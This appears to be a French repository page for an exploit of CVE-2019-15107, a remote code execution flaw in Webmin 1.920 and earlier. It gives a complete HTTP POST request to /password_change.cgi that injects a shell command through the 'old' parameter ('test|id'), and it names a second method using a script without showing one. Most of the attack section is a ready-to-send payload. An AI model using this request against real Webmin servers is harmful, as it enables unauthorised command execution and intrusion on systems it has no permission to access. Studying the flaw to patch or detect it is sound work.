 alewong/webminrce-exp-cve-2019-15107-
Vulnérabilité d'exécution de code à distance dans Webmin

Versions concernées : Webmin 1.920 et versions antérieures

Envoyez le paquet de données suivant pour exécuter la commande id :
POST /password_change.cgi HTTP/1.1 Host: your-ip:10000 Accept-Encoding: gzip, deflate Accept: / Accept-Language: en User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0) Connection: close Cookie: redirect=1; testing=1; sid=x; sessiontest=1 Referer: https://your-ip:10000/session_login.cgi Content-Type: application/x-www-form-urlencoded Content-Length: 60
user=rootxx&pam=&expired=2&old=test|id&new1=test2&new2=test2

Méthode 2 : Utilisation d'un script
Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
